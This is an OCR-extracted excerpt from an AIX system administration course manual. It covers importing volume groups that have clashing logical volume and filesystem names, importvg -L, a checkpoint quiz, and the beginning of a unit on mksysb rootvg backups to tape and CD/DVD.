
Figure 6-16. importvg and Existing Logical Volumes AU1610.0

Notes:

If you are importing a volume group with logical volumes that already exist on the system, the **importvg** command renames the **logical volumes** from the volume group that is imported.

The logical volumes /**dev**/**lv10** and /**dev**/**lv11** exist in both volume groups. During the **importvg** command the logical volumes from **myvg** are renamed to /**dev**/**lv23** and /**dev**/**lv24**.

importvg and Existing Filesystems (1 of 2)



```
# importvg -y myvg hdisk3

# mount /home/michael
Cannot mount /dev/lv11 onto /home/michael



# umount  /home/michael
# mount  -o  log=/dev/loglv01  /dev/lv24  /home/michael
```

Figure 6-17. importvg and Existing Filesystems (1 of 2) AU1610.0


Notes:

If a file system (for example /**home**/**michael**) already exists on a system, you run into problems when you **mount** the file system that was imported.

This page explains the one thing you can do:

- Unmount the file system that exists on the system (/**home**/**michael** from **datavg**).
- Mount the imported file system. Note that you have to specify the **log device** (-o log=/dev/lvlog01), the **logical volume name** (/dev/lv24) and the **mount point** (/home/michael).

Another possibility is to add a new stanza to the /**etc**/**filesystems** file. This is covered on the next page.



importvg and Existing Filesystems (2 of 2)

```
# vi /etc/filesystems

/home/michael:
   dev      =  /dev/lv11
   vfs      =  jfs
   log      =  /dev/loglv00
   mount    =  false
   options  =  rw
   account  =  false

/home/michael_moon:
   dev      =  /dev/lv24
   vfs      =  jfs
   log      =  /dev/loglv01
   mount    =  false
   options  =  rw
   account  =  false

# mount  /home/michael
# mount  /home/michael_moon
```

/dev/lv10:   /home/sarah
/dev/lv11:   /home/michael

/dev/loglv00: log device

datavg

/dev/lv23:   /home/peter
/dev/lv24:   /home/michael

/dev/loglv01: log device

hdisk3 (myvg)

Mount point must exist !

Figure 6-18. importvg and Existing Filesystems (2 of 2) AU1610.0


Notes:

If you need both file systems (the imported and the one that already exists) mounted at the same time, you need to create a new stanza in **/etc/filesystems**. In our example we create a second stanza for our imported logical volume, **/home/michael_moon**:

- **dev** specifies the logical volume, in our example **/dev/lv24**.
- **vfs** specifies the file system type, in our example a **journaled file system**.
- **log** specifies the **JFS log device** for the file system.
- **mount** specifies whether this file system should be mounted by default. The value **false** specifies no default mounting during boot. The value **true** indicates that a file system should be mounted during the boot process.
- **options** specifies that this file system should be mounted with read and write access.
- **account** specifies whether the file system should be processed by the accounting system. A value of false indicates no accounting.

Before mounting the file system **/home/michael_moon**, the corresponding mount point must be created.

importvg -L (1 of 2)



No exportvg !!!

```
# importvg -y myvg  hdisk3
# mklv  lv99  myvg
```

Figure 6-19. importvg -L (1 of 2) AU1610.0

Notes:


The command **importvg** has a very interesting option, **-L**, which stands for *learn about possible changes*. What does this mean?

Let's discuss an example:

- On system **moon** a volume group **myvg** exists, which contains three logical volumes: **lv10, lv11, loglv01**.
- The volume group resides on one disk **hdisk9**, which is now moved to another system, **mars**. Note that we do not export **myvg** on system **moon**!
- The volume group **myvg** is now imported on system **mars**, by executing the **importvg** command. Additionally, a new logical volume, **lv99** is created in **myvg**.
- The disk that contains the volume group **myvg**, plus the newly created logical volume **lv99** is now moved back to the system **moon**.

Because we did not export the volume group **myvg** on **moon**, we cannot import the volume group again. Now, how can we fix this problem? This is shown on the next visual.

importvg -L (2 of 2)



"Learn about possible changes!"

```
# importvg  -L  myvg  hdisk9
# varyonvg  myvg
```

==> importvg -L fails, if a name clash is detected

Figure 6-20. importvg -L (2 of 2) AU1610.0

Notes:

To import an existing volume group, the command **importvg** offers the option **-L**.

In our example, the following command must be executed to import the volume group **myvg**:

```
# importvg -L myvg hdisk9
```

After executing this command, the new logical volume **lv99** will be recognized by the system.

The volume group must not be active. Additionally the volume group is not automatically varied on, which is a difference to a normal **importvg**.

The command **importvg -L** fails, if a logical volume name clash is detected.

Next Step


Exercise: Export / Import

Figure 6-21. Next Step AU1610.0

Notes:

At the end of the exercise, you should be able to:

- Export a volume group
- Import a volume group



Checkpoint

1. Although everything seems to be working fine, you detect error log entries for disk **hdisk0** in your **rootvg.** The disk is not mirrored to another disk. You decide to replace this disk. Which procedure would you use to migrate this disk?

   ____

   ____

2. You detect an unrecoverable disk failure in volume group **datavg.** This volume group consists of two disks that are completely mirrored. Because of the disk failure you are not able to vary on **datavg.** How do you recover from this situation?

   ____

   ____


3. After disk replacement you recognize that a disk has been removed from the system but not from the volume group. How do you fix this problem?

   ____

   ____

Figure 6-22. Checkpoint AU1610.0

Notes:



Unit Summary

- Different procedures are available that can be used to fix disk problems under any circumstance:
  - Procedure 1: Mirrored Disk
  - Procedure 2: Disk still working (rootvg specials)
  - Procedure 3: Total disk failure
  - Procedure 4: Total rootvg failure
  - Procedure 5: Total non-rootvg failure
- exportvg and importvg can be used to easily transfer volume groups between systems

Figure 6-23. Unit Summary AU1610.0

Notes:

Unit 7. Saving and Restoring Volume Groups and Online JFS/JFS2 Backups

What This Unit Is About

This unit describes how to back up and restore different kinds of volume groups. Additionally, alternate disk installation techniques are introduced.

What You Should Be Able to Do


After completing this unit, you should be able to:

- Back up and restore the root volume group
- Back up and restore user volume groups
- List different ways of alternate disk installation
- Split an LV mirror to perform an online JFS or JFS2 backup

How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Activities
- Lab exercise



Unit Objectives

After completing this unit, students should be able to:

- Create, verify, and restore **mksysb** images
- Setup **cloning** using **mksysb** images
- **Shrink** file systems and logical volumes
- Provide **alternate disk installation** techniques
- **Backup** and **restore** non-rootvg volume groups
- Perform an online JFS or JFS2 backup


Figure 7-1. Unit Objectives AU1610.0

Notes:

7.1 Saving and Restoring the rootvg

Creating a System Backup: mksysb

```
# smit mksysb
```



```
                          Back Up the System

Type or select values in entry fields.
Press Enter AFTER making all desired changes.
                                                        [Entry Fields]
  WARNING:   Execution of the mksysb command will
             result in the loss of all material
             previously stored on the selected
             output medium. This command backs
             up only rootvg volume group.

* Backup DEVICE or FILE                                 [ ]          +/
  Create MAP files?                                     no           +
  EXCLUDE files?                                        no           +
  List files as they are backed up?                     no           +
  Generate new /image.data file?                        yes          +
  EXPAND /tmp if needed?                                no           +
  Disable software packing of backup?                   no           +
  Number of BLOCKS to write in a single output          [ ]          #
    (Leave blank to use a system default)
```

Figure 7-2. Creating a System Backup: mksysb AU1610.0

Notes:

The **mksysb** command is used to back up the **rootvg** volume group. It is considered a system backup. You can use this backup to reinstall a system to its original state after it has been corrupted. If you create the backup on tape, the tape is bootable and includes the programs needed to boot into maintenance mode. In maintenance mode, you can access the rootvg and it's files.

When creating the **mksysb** image, the /**tmp** file system must have at least 8.8 MB free space.

After creating the **mksysb** image, note how many **volume groups** the system has, what disks they are located on, and the **location** of each disk. Hdisk#'s are not retained when restoring the **mksysb** image.

Creating a **mksysb** to a file will create a non-bootable, single-image backup and restore archive containing ONLY **rootvg** jfs and jfs2 mounted file systems.

In AIX Version 5.2, mksysb can be used with the -V option to verify the backup. It verifies the file header of each file on the backup tape and reports any read errors as they occur.

mksysb Tape Images




Figure 7-3. mksysb Tape Images AU1610.0

Notes:

There will be four images on the **mksysb** tape, and the fourth image will contain only **rootvg** jfs and jfs2 mounted file systems. The following is a description of **mksysb**'s four images.

1. Image #1: The **bosboot** image contains a copy of the system's kernel and specific device drivers, allowing the user to boot from this tape.
2. Image #2: The **mkinsttape** image contains files to be loaded into the RAM file system when booting in maintenance. Example files in this image are **bosinst.data**, **image.data** or **tapeblksz**, which contains the blocksize for the fourth image.
3. Image #3: The dummy image contains a single file containing the words "dummy toc". This image is used to make the **mksysb** tape contain the same number of images as a BOS install tape.
4. Image #4: The **rootvg** image contains data from the **rootvg** volume group (mounted jfs and jfs2 file systems only).

The blocksize for the first three images is set to **512 bytes**. The blocksize for the **rootvg** image is determined by the tape device.

If you are not sure what blocksize is used for the **rootvg** image, restore the file **tapeblksz** from the second image:

```
# chdev -l rmt0 -a block_size=512
# tctl -f /dev/rmt0 rewind
# restore -s2 -xqvf /dev/rmt0.1 ./tapeblksz
# cat tapeblksz
1024
```

In this example the blocksize used in the fourth image is **1024**.

CD or DVD mksysb

- Personal system backup
  - Will only boot and install the system where it was created
- Generic backup
  - Will boot and install any platform (rspc, rs6k, chrp)
- Non-bootable VG backup
  - Contains only a VG image (rootvg and non-rootvg)
  - Can install AIX after boot from product CD-ROM (rootvg)
  - Can be source for alt_disk_install
  - Can be restored using restvg (non-rootvg)

Figure 7-4. CD or DVD mksysb AU1610.0

Notes:

CD (CD-R, CD-RW), DVD (DVD-R, DVD-RAM) are devices supported as mksysb media on AIX 5L.

The three types of CDs (or DVDs) that can be created are listed above.

Required Hardware and Software for Backup CDs and DVDs

Software	Hardware
GNU & Free Software Foundation, Inc. cdrecord Version 1.8a5 mkisofs Version 1.5	Yamaha CRW4416S - CD=RW Yamaha CRW8424S - CD-RW Ricoh MP6201SE 6XR-2X - CD-R Panasonic CW-7502-B - CD-R
